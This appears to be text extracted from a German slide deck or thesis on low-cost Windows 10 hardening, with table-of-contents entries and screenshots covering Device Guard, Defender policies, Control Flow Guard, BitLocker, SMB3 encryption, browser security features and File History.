
- Paketname: Microsoft.MicrosoftSolitaireCollection

- Paketversion: 3.8.0.0 ▾


Benutzerdefinierte Werte verwenden

< Zurück Weiter > Erstellen Abbrechen

2.8. Device Guard (Virtualization-based Code Integrity)	73
2.8.1. Device Guard: Chain-of-Trust.....	74
2.8.2. Code-Signatur für Device Guard.....	74
2.8.3. Device Guard Nutzungs-Szenarien und Konfiguration.....	75
2.8.4. Koexistenz: Device Guard und AppLocker	75



2.9. Malware-Schutz: Windows Defender (Anti-Virus)	76
2.9.1. Early Launch Antimalware (ELAM)	77
2.9.2. Antimalware Scan Interface (AMSI)	78
2.9.3. Potentiell unerwünschte Applikationen (PUA).....	80
2.9.4. Konfiguration von Windows Defender	80
2.9.5. Aktualisierung von Windows Defender	82
2.9.6. Warnung und Protokollierung von Windows Defender	82
2.9.7. Beurteilung des Schutz-Niveaus von Windows Defender	83



Windows Defender Konfiguration

The screenshot shows the 'Editor für lokale Gruppenrichtlinien' (Local Group Policy Editor) window. The left-hand navigation pane is expanded to 'Endpoint Protection' and then 'Echtzeitschutz' (Real-time protection), which is highlighted with a red box. The main pane displays the 'Echtzeitschutz' policy, which is currently set to 'Nicht konfiguriert' (Not configured). Below the policy name, there are instructions in German regarding the requirements for activation (Windows Server 2012, Windows 8, or Windows RT) and a description of the behavior monitoring feature. A table lists 16 sub-policies, all of which are currently 'Nicht konfiguriert'. At the bottom, there are tabs for 'Erweitert' (Advanced) and 'Standard', and a status bar indicating '16 Einstellung(en)' (16 settings).

Editor für lokale Gruppenrichtlinien

Datei Aktion Ansicht ?

Desktopfenster-Manager
Desktopgadgets
Digitalschließfach
Einstellungen synchronisieren
Endpoint Protection
Ausschlüsse
Bedrohungen
Berichte
Clientschnittstelle
Echtzeitschutz
MAPS
Netzwerkinspektionssystem
Ausschlüsse
Quarantäne
Scan
Signaturaktualisierungen
Wartung
Ereignisanzeige
Ereignisprotokolldienst
Ereignisprotokollierung
Ereignisweiterleitung

Echtzeitschutz

Aktivieren der Verhaltensüberwachung

[Richtlinieneinstellung bearbeiten](#)

Anforderungen:
Mindestens Windows Server 2012,
Windows 8 oder Windows RT

Beschreibung:
Mit dieser Richtlinieneinstellung kann die Verhaltensüberwachung konfiguriert werden.

Wenn diese Einstellung aktiviert oder nicht konfiguriert wird, wird die Verhaltensüberwachung aktiviert.

Wenn diese Einstellung deaktiviert wird, wird die Verhaltensüberwachung deaktiviert.

Einstellung	Status
Aktivieren der Informationsschutzüberwachung	Nicht konfiguriert
Aktivieren der Verhaltensüberwachung	Nicht konfiguriert
Aktivieren des Netzwerkschutzes vor Angriffen auf bekannte Schwach...	Nicht konfiguriert
Aktivieren von Prozessscans, wenn Echtzeitschutz aktiviert ist	Nicht konfiguriert
Aktivieren von Schreibenachrichtungen auf Rohvolumes	Nicht konfiguriert
Deaktivieren von Echtzeitschutz	Nicht konfiguriert
Definieren der maximalen Größe von zu überprüfenden heruntergelad...	Nicht konfiguriert
Konfigurieren der Außerkraftsetzung lokaler Einstellungen für die Akti...	Nicht konfiguriert
Konfigurieren der Außerkraftsetzung von lokalen Einstellungen für die...	Nicht konfiguriert
Konfigurieren der Außerkraftsetzung von lokalen Einstellungen für die...	Nicht konfiguriert
Konfigurieren der Außerkraftsetzung von lokalen Einstellungen zum A...	Nicht konfiguriert
Konfigurieren der Außerkraftsetzung von lokalen Einstellungen zur Üb...	Nicht konfiguriert
Konfigurieren der Außerkraftsetzung von lokalen Einstellungen, um d...	Nicht konfiguriert
Konfigurieren der Überwachung für eingehende und ausgehende Dat...	Nicht konfiguriert
Scannen aller heruntergeladenen Dateien und Anlagen	Nicht konfiguriert
Überprüfen der Aktivitäten von Dateien und Programmen auf Ihrem ...	Nicht konfiguriert

Erweitert Standard

16 Einstellung(en)

2.10. Exploit-Schutz: Control Flow Guard (CFG)	84
2.10.1. Funktionsweise von Control Flow Guard	84
2.10.2. Prüfung von Prozessen – Nutzung von CFG	85

The screenshot shows the Process Hacker application window. The 'Processes' tab is active, displaying a list of running processes. The columns include Name, PID, CPU, I/O total rate, Private bytes, User, Description, Verified signer, CF Guard, DEP, and ASLR. The process 'MicrosoftEdgeCP.exe' (PID 10760) is highlighted in blue. Other processes listed include SettingSyncHost.exe, RuntimeBroker.exe, taskhostw.exe, explorer.exe, ShellExperienceHost.exe, ApplicationFrameHost.exe, SystemSettings.exe, SystemSettingsBroker.exe, svchost.exe, browser_broker.exe, sihost.exe, SearchUI.exe, MicrosoftEdge.exe, nvSCPAPISvr.exe, chrome.exe, winlogon.exe, and smssvc.exe.

Name	PID	CPU	I/O total rate	Private bytes	User ...	Description	Verified signer	CF Guard	DEP	ASLR
SettingSyncHost.exe	18304			12,23 MB	PC\GH	Host Process for Setting Synchronization	Microsoft Windows	CF Guard	DEP (permanent)	ASLR
RuntimeBroker.exe	17824			40,53 MB	PC\GH	Runtime Broker	Microsoft Windows	CF Guard	DEP (permanent)	ASLR
MicrosoftEdgeCP.exe	16904	2,26		78,19 MB	PC\GH	Microsoft Edge Content Process	Microsoft Corporation	CF Guard	DEP (permanent)	ASLR
taskhostw.exe	16188			8,89 MB	PC\GH	Hostprozess für Windows-Aufgaben	Microsoft Windows	CF Guard	DEP (permanent)	ASLR
explorer.exe	15464	0,05	288 B/s	170,65 MB	PC\GH	Windows-Explorer	Microsoft Windows	CF Guard	DEP (permanent)	ASLR
ShellExperienceHost.exe	14740			30,08 MB	PC\GH	Windows Shell Experience Host	Microsoft Windows	CF Guard	DEP (permanent)	ASLR
ApplicationFrameHost.exe	14612			10,32 MB	PC\GH	Application Frame Host	Microsoft Windows	CF Guard	DEP (permanent)	ASLR
SystemSettings.exe	13476			16,73 MB	PC\GH	Einstellungen	Microsoft Windows	CF Guard	DEP (permanent)	ASLR
MicrosoftEdgeCP.exe	10760			19,43 MB	PC\GH	Microsoft Edge Content Process	Microsoft Corporation	CF Guard	DEP (permanent)	ASLR
SystemSettingsBroker.exe	10696			2,13 MB	PC\GH	System Settings Broker	Microsoft Windows	CF Guard	DEP (permanent)	ASLR
svchost.exe	7940			8,55 MB	PC\GH	Hostprozess für Windows-Dienste	Microsoft Windows Publisher	CF Guard	DEP (permanent)	ASLR
browser_broker.exe	6908			2,91 MB	PC\GH	Browser_Broker	Microsoft Windows	CF Guard	DEP (permanent)	ASLR
sihost.exe	4972			6,09 MB	PC\GH	Shell Infrastructure Host	Microsoft Windows	CF Guard	DEP (permanent)	ASLR
SearchUI.exe	4144			50,2 MB	PC\GH	Search and Cortana application	Microsoft Windows	CF Guard	DEP (permanent)	ASLR
MicrosoftEdge.exe	2532			30,53 MB	PC\GH	Microsoft Edge	Microsoft Corporation	CF Guard	DEP (permanent)	ASLR
nvSCPAPISvr.exe	18292			2,81 MB		Stereo Vision Control Panel API Server	NVIDIA Corporation			
chrome.exe	17976			30,43 MB	PC\GH	Google Chrome	Google Inc		DEP (permanent)	ASLR
winlogon.exe	17796			1,62 MB		Windows-Anmeldeanwendung	Microsoft Windows			
smssvc.exe	17644			4,31 MB		Softwareschutzplattform-Dienst von Micr	Microsoft Windows			

2.11. BitLocker Laufwerksverschlüsselung	86
2.11.1. Varianten der BitLocker-Nutzung	88
2.11.2. Schwächen von BitLocker	89
2.11.3. Neuerungen in BitLocker mit Windows 10	89

Leider weiterhin keine SmartCard Pre-Boot-Authentication

- ✓ Keine Enterprise-Lizenz mehr erforderlich, Win10-pro reicht aus
- ✓ Bessere Kontrolle DMA-fähiger Schnittstellen (PCI-X, FW, Thunderbolt, ...)
- ✓ Evil-Maid-Angriffe weitgehend mit Secure-Boot verhinderbar
- ✓ Encrypt used space only und WinPE Pre-Provisionierung
- ✓ TPM+Pin mit Network-Unlock
- ✓ Self-Encrypting-Devices (OPAL) Unterstützung
- ✓ Neuer Modus: XTS-AES statt bisher nur AES-CBC



2.12. Netzwerk	92
2.12.1. Virtual Private Network (VPN), und LockDown-VPN.....	92
2.12.2. Verschlüsselter Dateizugriff auf Windows-Netzwerkshares	93
2.12.3. Verschlüsselter Dateizugriff auf Linux-Netzwerkshares (Samba).....	96

VPN

- ✓ App-Triggered-VPN
- ✓ Traffic-Filters (Split-Tunnel)
- ✓ LockDown-VPN = AlwaysOn VPN mit Firewall-LockDown ohne Tunnel

VPNv2 Configuration Service Provider nur mit MDM-Lösung parametrierbar

Set-SmbServerConfiguration

Verschlüsselter
SMB3
Dateizugriff

Samba 4.1+
Win8+
Server 2012+

The image shows a Wireshark capture window titled '*LAN-Verbindung'. The main pane displays a list of network packets. Three packets are highlighted in yellow:

No.	Time	Source	Destination	Protoc	Length	Info
411	3....	fe80::ed9e:49ae...	fe80::9cc5:1b1b...	SMB2	210	Encrypted SMB3
434	4....	fe80::9cc5:1b1b...	fe80::ed9e:49ae...	SMB2	564	Encrypted SMB3
437	4....	fe80::ed9e:49ae...	fe80::9cc5:1b1b...	SMB2	698	Encrypted SMB3

The packet details pane for frame 434 shows the following structure:

- Frame 434: 564 bytes on wire (4512 bits), 564 bytes captured (4512 bits) on interface 0
- Ethernet II, Src: Microsof_f0:8b:82 (60:45:bd:f0:8b:82), Dst: CadmusCo_00:34:cd (08:00:27:00:34:cd)
- Internet Protocol Version 6, Src: fe80::9cc5:1b1b:4d43:907d, Dst: fe80::ed9e:49ae:585e:5d5a
- Transmission Control Protocol, Src Port: 49714 (49714), Dst Port: 445 (445), Seq: 4907, Ack: 3473, Len: 490
- NetBIOS Session Service
- SMB2 (Server Message Block Protocol version 2)
 - SMB2 Transform Header
 - Encrypted SMB3 data

The packet bytes pane shows the raw data in hexadecimal and ASCII. The highlighted portion shows the SMB2 Transform Header and the start of the encrypted data:

```
0080 00 00 98 de a2 f5 94 9c 2d ae 90 9a a4 99 f4 b9 ..      -.....
0090 b1 38 e9 b3 d0 26 f3 7c d6 65 a3 10 91 84 78 8c .8...&|.e....x.
00a0 e7 70 ed e7 13 79 13 87 88 3c 72 05 f4 c8 d3 25 .p...y..<r...%
00b0 f0 22 03 12 7b 46 71 43 7b 61 46 9d 34 9f 8f 16 .".{FqC {aF.4...
00c0 d9 b5 ac 7f 78 fd 68 ca b2 12 c7 9b c4 8e 27 24 ...x.h. .... '$
00d0 42 14 c2 b7 32 3e 03 69 fc 00 60 f5 5c 90 f6 a3 B...2>.i ..`. \...
00e0 5b 3d ef 31 11 68 89 f5 a9 be af b8 a8 25 e1 18 [= .1.h.. ....%..
00f0 b7 81 6f 38 39 33 55 fc d8 f6 73 92 cf 17 63 f1 ..o893U. ..s...c.
0100 7d ee 77 9d 66 ec 49 d0 96 ac ea d5 d3 4e f0 e4 }.w.f.I. ....N..
0110 fb c6 0f a9 70 d1 9b ae 17 12 95 a9 4e 9a c2 30 ....p... ....N..0
```

2.13. Web-Browser: Microsoft Edge und Alternativen.....	98
2.13.1. Einschränkungen von Edge	98
2.13.2. Security Features von Edge	98
2.13.3. Alternativen zu Edge	99
2.13.4. Browser-Übersicht: Security-relevante Funktionalitäten.....	100
2.13.5. Sichere Browser-Konfiguration	102

IE11 + Edge (Edge nur CB + CBB, in nicht in LTSB)

- ✓ Edge: Kein Active-X, keine BHO, keine Plug-Ins, kein VBScript, ...
- ✓ Flash-Updates von Microsoft über Windows-Update
- ✓ Enterprise Mode: IE11 Modes und Edge / IE11 Koexistenz
- ✓ Edge-Security: App Container (Universal App), Sandboxing, Prozess-Isolation, 64bit High Entropy ASLR, Control Flow Guard, ...

Welcher Browser soll es zukünftig sein?

Die Qual der Wahl: Was ist das kleinere Übel?

	Microsoft Edge	Internet Explorer 11	Google Chrome for Work	Mozilla Firefox ESR
Business-tauglich	JA Group-Policies	JA Group-Policies	JA, MSI-File, Group-Policies	Bedingt, kein MSI-File, keine Group-Policies
Stable Long-Term-Support	Nein, Feature-Updates	Ja, an OS-Lifecycle gekoppelt	Nein, Feature-Updates	Bedingt, 12 Monate Extended Support R.
Flash	integriert	integriert	integriert	NPAPI PlugIn
PDF	integriert	Adobe PlugIn	integriert	Integriert oder NPAPI PlugIn
Shockwave	nicht nutzbar	Ja (als Add-On)	nicht nutzbar	nicht nutzbar
Silverlight	nicht nutzbar	Ja (als Add-On)	nicht nutzbar	Bis Ende 2016
Java	nicht nutzbar	Ja (als Add-On)	nicht nutzbar	Bis Ende 2016
ActiveX	nicht nutzbar	Ja, nutzbar	nicht nutzbar	nicht nutzbar
Extensions	Ja (Store, Beta)	ActiveX, BHO, ...	Ja (Store)	Ja (Store)
VBScript	nicht nutzbar	Ja	nicht nutzbar	nicht nutzbar
Sandboxing	AppContainer	Protected Mode	Ja	Nein
ASLR	64-bit high entropy	JA, 32-bit	JA, 32-bit	JA, 32-bit
DEP	JA	JA	JA	JA
Stack-Cookies	JA	JA	JA	JA
CFG	JA	JA	Nein	Nein
MemGC	JA	Nein	Nein	Nein

2.14. Dateiversionsverlauf (File History)..... 102

2.15. Enterprise Data Protection (EDP)..... 105

2.16. Conclusio zur Bestandsaufnahme 106

Eigenschaften von No Budget IT-Security für Windows ...

Allgemein Sicherheit Details **Vorgängerversionen**

Vorherige Versionen stammen aus dem Dateiversionsverlauf oder von Wiederherstellungspunkten.

Dateiversionen:

Name	Änderungsdatum
Heute (7)	
No Budget IT-Security für ...	24.04.2016 15:13
No Budget IT-Security für ...	24.04.2016 14:20
No Budget IT-Security für ...	24.04.2016 13:12
No Budget IT-Security für ...	24.04.2016 12:21
No Budget IT-Security für ...	24.04.2016 11:56
No Budget IT-Security für ...	24.04.2016 10:16
No Budget IT-Security für ...	24.04.2016 10:06
Gestern (9)	
No Budget IT-Security für ...	23.04.2016 20:44

Öffnen | **Wiederherstellen**

OK | Abbrechen | **Wiederherstellen in...**



Erweiterte Einstellungen

Systemsteuerung > System und Sicherheit > Dateiversionsverlauf > Erweiterte Einstellungen

Erweiterte Einstellungen

Wählen Sie aus, wie oft Kopien der Dateien gespeichert werden sollen, und wie lange gespeicherte Versionen aufbewahrt werden sollen.

Versionen

Speichern von Dateikopien:

Aufbewahrung gespeicherter Versionen:

[Versionen bereinigen](#)

Heimnetzgruppe

Falls dieser PC Teil eines Heimnetzwerks ist, können Sie dieses Laufwerk anderen Mitgliedern des Heimnetzwerks empfehlen.

[Heimnetzgruppe erstellen oder beitreten](#)

Ereignisprotokolle

Öffnen Sie die Dateiversionsverlauf-Ereignisprotokolle, um kürzlich aufgetretene Ereignisse oder Fehler anzuzeigen.

Änderungen speichern | Abbrechen


3.	Realisierungsvorschläge	108
3.1.	Hardware-Voraussetzungen.....	109
3.2.	Software-Voraussetzungen.....	109

Windows 10 Feature	TPM	IO/MMU	VT-x	SLAT	UEFI 2.3.1	x64
Virtualization Based Security	-	J	J	J	-	J
Credential Guard	E	-	J	J	J	J
Device Guard	-	J	J	J	J	J
BitLocker	E	-	-	-	-	-
Configurable code integrity	-	-	-	-	E	E
Microsoft Passport	E	-	-	-	-	-
Windows Hello	E	-	-	-	-	-
UEFI Secure Boot	E	-	-	-	J	-
Device health attestation (Measured Boot)	TPM 2.0	-	-	-	J	J


Tabelle 1: Hardware-Voraussetzungen für Windows 10 Security-Features – Quelle: [\[MTN-W10sec2\]](#)

Abkürzungen: E ... Emfohlen J ... Ja – wird benötigt - ... Nein, wird nicht benötigt

3.3. Software-Updates	110
3.3.1. Windows Patch Management.....	111
3.3.2. Offline-Systeme und Identifikation des Patch-Bedarfs.....	112
3.3.3. Identifikation des Patch-Bedarfes für Dritthersteller-Software.....	112
3.3.4. Verringerung der Angriffsfläche.....	113



3.4.	Absicherung & Verschlüsselung des Netzwerkverkehrs.....	114
3.5.	Verschlüsselung von Datenträgern und Daten.....	115
3.5.1.	Beispiel: Kompromittierung eines Systems	115
3.5.2.	Nutzung von BitLocker.....	117
3.5.3.	BitLocker verschlüsselter Container.....	118
3.5.4.	Nutzung des Encrypting File Systems (EFS).....	121



Kompromittierung jedes unverschlüsselten Systems in 2min

